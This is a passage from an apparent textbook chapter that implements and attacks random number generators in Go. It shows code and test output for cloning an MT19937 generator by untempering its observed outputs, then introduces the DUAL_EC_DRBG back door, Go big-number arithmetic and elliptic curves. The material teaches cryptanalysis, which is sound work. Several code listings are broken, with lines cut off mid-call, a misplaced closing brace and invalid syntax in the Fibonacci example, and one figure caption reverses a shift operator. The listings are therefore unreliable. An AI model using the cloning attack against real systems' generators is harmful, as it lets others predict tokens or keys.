        3586334585,
        545404204,
        4161255391,
        3922919429,
        949333985,
        2715962298,
        1323567403,
        418932835,
        2350294565,
        1196140740,
    }

    for i := 0; i < len(expected); i++ {
        if r := mt.Generate(); r != expected[i] {
            t.Fatalf("Generated: %d, Expected %d.", r,
            }
```



```
}  
  
}
```

You should run the test yourself by executing `make mt19937` in the accompanying code repository. We now have a working implementation of MT19937 that we can exploit.

3.1.2 Exploiting MT19937

Let's start by writing a function to test our exploit. The test will fail for now but will help us understand the flow of the exploit. In the following listing, we define a test that creates an instance of MT19937 on line 2 using the implementation from the previous section. On line 3, we seed this RNG using a random unsigned 32-bit integer.

Listing 3.8 exploit_mt19937_test.go

```
func TestCloneMT19937(t *testing.T) {
    originalRng := impl_mt19937.NewMT19937()
    originalRng.Seed(rand.Uint32())

    clonedRng := CloneMT19937(originalRng)    #1

    for i := 0; i < 100; i++ {
        cloned := clonedRng.Generate()
        observed := originalRng.Generate()
        if observed != cloned {
            t.Fatalf("observed: %08x, cloned: %08x", c
        }
        if i%20 == 0 {
            t.Logf("observed: %08x, cloned: %08x", clon
        }
    }
}
```

#1 CloneMT19937 does not have access to originalRng.state.

On line 5, we clone the RNG just as we did for the linear-congruential generator example in chapter 2. We will look at the implementation of `CloneMT19937()` in a moment, but the important thing to note is that this function is defined in the `exploit_mt19937` package, which is different from the

`impl_mt19937` package and hence cannot access the internal state of our MT19937 struct that we defined earlier in listing [3.1](#). We then generate 100 values using the newly cloned RNG and compare them to the output generated by the original RNG using the loop defined on lines 7 to 16. If there is a mismatch for any value, we fail the test. Otherwise, we print the values once every 20 iterations just to let us know things are proceeding smoothly.

The bulk of the exploit work is carried out by the `CloneMT19937(mt)` function, which takes an MT19937 RNG as input and clones it just by observing its output. The goal of this function is to generate values using the original RNG while somehow reversing its internal state using the observed values, and then use the recovered state to construct a cloned RNG.

Listing [3.9](#) shows our attack function. It generates N values using the original RNG. Each number in the internal state of the original RNG corresponds to exactly one generated value, albeit not directly. The RNG algorithm picks a number from the internal state and transforms it using the `temper(y)` function. To recover the original state, we call an `untemper(y)` function on line 4 that will reverse this transformation. Once we have recovered the entire state of the original RNG by “untempering”

N generated values, we can construct a new RNG with this state and return that as the result of our RNG cloning attack.

Listing 3.9 exploit_mt19937.go

```
func CloneMT19937(mt *impl_mt19937.MT19937) *impl_mt19937.MT19937 {
    var recoveredState [impl_mt19937.N]uint32
    for i := uint32(0); i < impl_mt19937.N; i++ {
        recoveredState[i] = untemper(mt.Generate())
    }
    return impl_mt19937.NewMT19937WithState(recoveredState)
}
```

It is finally time to tackle the untempering that lies at the heart of our attack. In the previous section, we defined `temper(y)` in listing [3.4](#): it did some bit twiddling to go from `y` `y1` `y2` `y3` `y4` and then returned `y4`. Our `untemper(y)` therefore needs to go in the other direction: that is, from `y4` `y3` `y2` `y1` `y` and then return the recovered `y`. This is illustrated in figure [3.2](#).




Figure 3.2 Attacker observes PRNG output and reverses operations to recover the PRNG state

Our goal is to build an intuition of how the bitwise operations are reversed. The good news is that each step (e.g., from y_2 to y_3) looks pretty similar: it involves one XOR operation (the $\wedge$ symbol), one bitwise shift operation (in the left or right direction, denoted by $\ll$ and $\gg$, respectively), and one bitwise AND operation, denoted by and . For example, when the original RNG is tempering values, it calculates y_2 from y_1 using the line of Go code shown in the following listing.

Listing 3.10 XOR-shift-AND in MT19937's `temper(y)` function

```
y2 := y1 ^ (y1<<S) & B
```

To understand how the reversal works, let’s look at individual bits, starting from the original 32 bits of `y1` shown in figure 3.3. The first transformation that takes place is the one specified inside the brackets: `(y1 << S)`. Because `S` is defined as a constant in listing 3.2, we can visualize this operation as shown in figure 3.4.




Figure 3.3 The original bits of `y1` (4 bytes total)




Figure 3.4 `y1 << S` where `S = 0x07`

The next step is to perform a bitwise AND between $y_1 \ll S$ (figure 3.4) and the constant B . The individual bits of B are shown in figure 3.5.




Figure 3.5 $B = 0x9D2C5680$

After performing the bitwise AND between figures 3.4 and 3.5, we end up with figure 3.6. Note that the true bits of B have the effect of activating the corresponding bit in figure 3.4, which is a fundamental property of bitwise AND.




Figure 3.6 $(y_1 \ll S)$ and B

The final step for transforming y_1 into y_2 is to XOR the result of figure 3.6 with the original y_1 . This gives us figure 3.7, which is equivalent to y_2 .




Figure 3.7 $y_2 = y_1 \wedge (y_1 \gg S)$ and B

If you look at figure 3.7 closely, you will notice that y_2 retains a lot of information about y_1 . In fact, starting from the right side and scanning to the left, we see that the first 7 bits correspond exactly to y_1 bits. That is, y_1^0 is equal to y_2^0 , y_1^1 is equal to y_2^1 , and so on, all the way to the seventh bit from the right, y_1^6 .

The eighth bit is a little tricky. Instead of being simply y_1^7 , it is equal to $y_1^7 \oplus y_1^0$. Here's where we are in luck, as we *do* know y_1^0 . We can imagine recovering y_1 from y_2 as building a bridge, starting from the right side and moving stepwise to the left. For the first few bits, we simply pick the corresponding y_2 bit to lay the next brick for our bridge. When we reach the eighth bit, we need to find y_1^7 , but it has been XORed with y_1^0 . We have already laid the y_1^0 brick by this point, so we can use that value to XOR again; it cancels itself out, leaving y_1^7 , which we needed to recover.

This process is illustrated in figure [3.8](#). The first 7 bits of y_2 (from the right—the least significant bits) are mapped straightforwardly to y_1 , and the garbled bits are recovered using an earlier recovered bit from the right.









Figure 3.8 Right-to-left recovery of 14 bits of y_1 from y_2

We do not need to look at each bit being recovered to understand the attack. The main intuition stays the same throughout the process: we reverse the bitwise operations one by one and use earlier recovered bits to aid in calculating more bits. The complete code for untempering y from y_4 is shown in listing [3.11](#). Lines 9 to 18 show how we build the bridge from right to left to recover y_1 from y_2 . Note that the direction of the bitwise shift operation is reversed between tempering and untempering for each corresponding recovery.

Listing 3.11 exploit_mt19937.go

```
func untemper(y4 uint32) uint32 {
    // recover y3 from y4
    y3 := y4 ^ (y4 >> impl_mt19937.L)

    // recover y2 from y3
    y2 := y3 ^ (y3<<impl_mt19937.T)&impl_mt19937.C

    // recover y1 from y2
    y2_0 := y2 << impl_mt19937.S
    y2_1 := y2 ^ (y2_0 & impl_mt19937.B)
    y2_2 := y2_1 << impl_mt19937.S
    y2_3 := y2 ^ (y2_2 & impl_mt19937.B)
    y2_4 := y2_3 << impl_mt19937.S
    y2_5 := y2 ^ (y2_4 & impl_mt19937.B)
    y2_6 := y2_5 << impl_mt19937.S
    y2_7 := y2 ^ (y2_6 & impl_mt19937.B)
    y2_8 := y2_7 << impl_mt19937.S
    y1 := y2 ^ (y2_8 & impl_mt19937.B)

    // recover y from y1
    y1_0 := y1 >> impl_mt19937.U
    y1_1 := y1 ^ y1_0
    y1_2 := y1_1 >> impl_mt19937.U
    y := y1 ^ y1_2
}
```

```
    return y
}
```

Let's execute our tests using `make mt19937`. The following listing shows the results.

Listing 3.12 Output for `make mt19937`

```
go test -v ./ch03/mt19937/exploit_mt19937
=== RUN    TestCloneMT19937
    exploit_mt19937_test.go:22: observed: bcc1df9
    exploit_mt19937_test.go:22: observed: d0d8879
    exploit_mt19937_test.go:22: observed: d0f264c
    exploit_mt19937_test.go:22: observed: 374635c
    exploit_mt19937_test.go:22: observed: bc6d6cc
--- PASS: TestCloneMT19937 (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch03
```

We successfully cloned a PRNG just by observing its generated values, without ever having access to the internal state of the original RNG. Now we can predict any values generated by the original generator. We were able to accomplish this because MT19937's equivalent function of the `Output(N)` operation in figure [3.1](#) is easily reversible.

3.2 Implementing and exploiting the Dual Elliptic Curve Deterministic Random Bit Generator

We've seen how to implement and reverse the MT19937 PRNG. Our next example, CSPRNG, is one of the most famous—albeit for some pretty unfortunate reasons.

DUAL_EC_DRBG stands for *Dual Elliptic Curve Deterministic Random Bit Generator*. For nine years between 2006 and 2015, it was one of the four CSPRNGs recommended by NIST in the SP 800-90A standard.^{[2](#)}

The algorithm (much like those we covered for the linear-congruential generator and MT19937 generator) relies on some mathematical constants. It is *possible* that the constants recommended by NIST contained a back door that allowed the National Security Agency (NSA) to clone any DUAL_EC_DRBG after observing just a couple of generated values—even though it is supposed to be cryptographically secure!

Although it cannot be proven that the constants recommended by NIST did contain a back door, we will see how they can be picked in a way that makes the algorithm exploitable. In other words, you will learn to pick constants for DUAL_EC_DRBG in a

way that lets you predict future values after observing its output. Before we implement DUAL_EC_DRBG, though, we need to discuss some building blocks, starting with big numbers.

3.2.1 Building block for DUAL_EC_DRBG: Big numbers

Integers on computer systems usually have limits. For example, an unsigned 32-bit integer can hold a maximum value of 4,294,967,295. In cryptographic algorithms, we usually need to perform mathematical operations on numbers larger than that. We regularly work with numbers much larger than the number of atoms in the universe. So we need something that can perform computations on *arbitrary-length* integers.

This is simple in Python, where all integers are *bignums* (short for big numbers—and they have nothing to do with Big Brother, Big Pharma, or Big Insurance, except in terms of quarterly revenues). In Go, we rely on the `math/big` package to perform arbitrary-precision arithmetic operations. The following example is taken from the official documentation of `math/big`; it calculates the smallest Fibonacci number with 100 digits. The Fibonacci numbers are the sequence defined by the linear recurrence equation $F_n = F_{n-1} + F_{n-2}$, where $F_1 = 1$ and $F_0 = 0$. The first few Fibonacci numbers are 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, and so forth. The following listing uses the bignum integers to calculate the first Fibonacci number larger than 10^{99} .

Listing 3.13 Calculating the smallest Fibonacci number with 100 digits

```
package main

import (
    "fmt"
    "math/big"
)

func main() {
    a := big.NewInt(0)
    b := big.NewInt(1)

    var limit := new(big.Int).Exp(big.NewInt(10), big.NewInt(100), nil)

    for a.Cmp(&limit) < 0 { #2
        a.Add(a, b) #3
        a, b = b, a #4
    }
    fmt.Println(a)
}
```

#1 Equivalent to $\text{limit} = 10^{99}$

#2 Is a less than limit?

#3 Equivalent to $a = a + b$

#4 Swaps a and b

Running this program prints a really large number as the output. (It's a 100-digit number, and we've broken it over two lines for presentation.)

Listing 3.14 Smallest Fibonacci number larger than 10^{99}

```
1344719667586153181419716641724567886890850696279  
6798710629447201788497441033206952450482474743779
```

As you can see, this number is much larger than what we can store in 32 (or even 64) bits. However, the `big` package can handle it easily because it can work with arbitrary-precision integers. Working with such numbers instead of fixed-size integers comes at the cost of performance. When we use integer sizes that correspond to the word size of the processor (e.g., 32-bit or 64-bit), mathematical operations are implemented directly in hardware and hence are orders of magnitude faster than what can be accomplished in software. Fixed-size integers work fine for most applications, but cryptographic code needs to work with integers that are hundreds (sometimes even thousands) of bits long, so doing these calculations in hardware is not really an option. Fortunately, big-number libraries are available for nearly every programming language, including

Go: we will implement elliptic-curve cryptography on top of arbitrary-precision numbers using the `big` package.

3.2.2 Building block for DUAL_EC_DRBG: Elliptic curves

Another very important mathematical construct that is used widely in cryptography—and specifically by the DUAL_EC_DRBG algorithm—is *elliptic curves*. You will encounter them many times throughout this book; they are defined by this equation:

Equation 3.2

$$y^2 = x^3 + ax + b$$

Some example plots are shown in figure [3.9](#) for various values of a and b .

Go comes with the `crypto/elliptic` package that can be used to perform operations on elliptic curves. Here's a brief tour of elliptic curves:

- An elliptic curve is a set of points defined by equation [3.2](#).
- For a given curve, addition can be performed between any two points P and Q . The result $P + Q$ will also lie on the curve. An analogy can be drawn in modulus arithmetic by saying if $z = (x + y) \bmod n$, then z is also an integer that is less than n , just

like x and y . The operation does *not* involve simply numerically adding the respective coordinates, as that would result in a point somewhere outside the curve. For elliptic curves, $+$ denotes a special operation that satisfies various properties we need (e.g., $P + Q = Q + P$). We do not need to worry about the details of that operation right now, as the `curve.Add(...)` function in Go's `crypto/elliptic` package takes care of it for us.

- For a given curve, scalar multiplication can be performed on its points, where a point (x, y) is multiplied by a single integer. The results of these operations are also points on the same curve. This is denoted by nP , meaning P should be “added” (the special operation for elliptic curves) to itself n times to generate the result. In the `crypto/elliptic` package, scalar multiplication is provided by the `curve.ScalarMult(...)` function.




Figure 3.9 Elliptic curves obtained by plotting equation [3.2](#) for different values of a and b

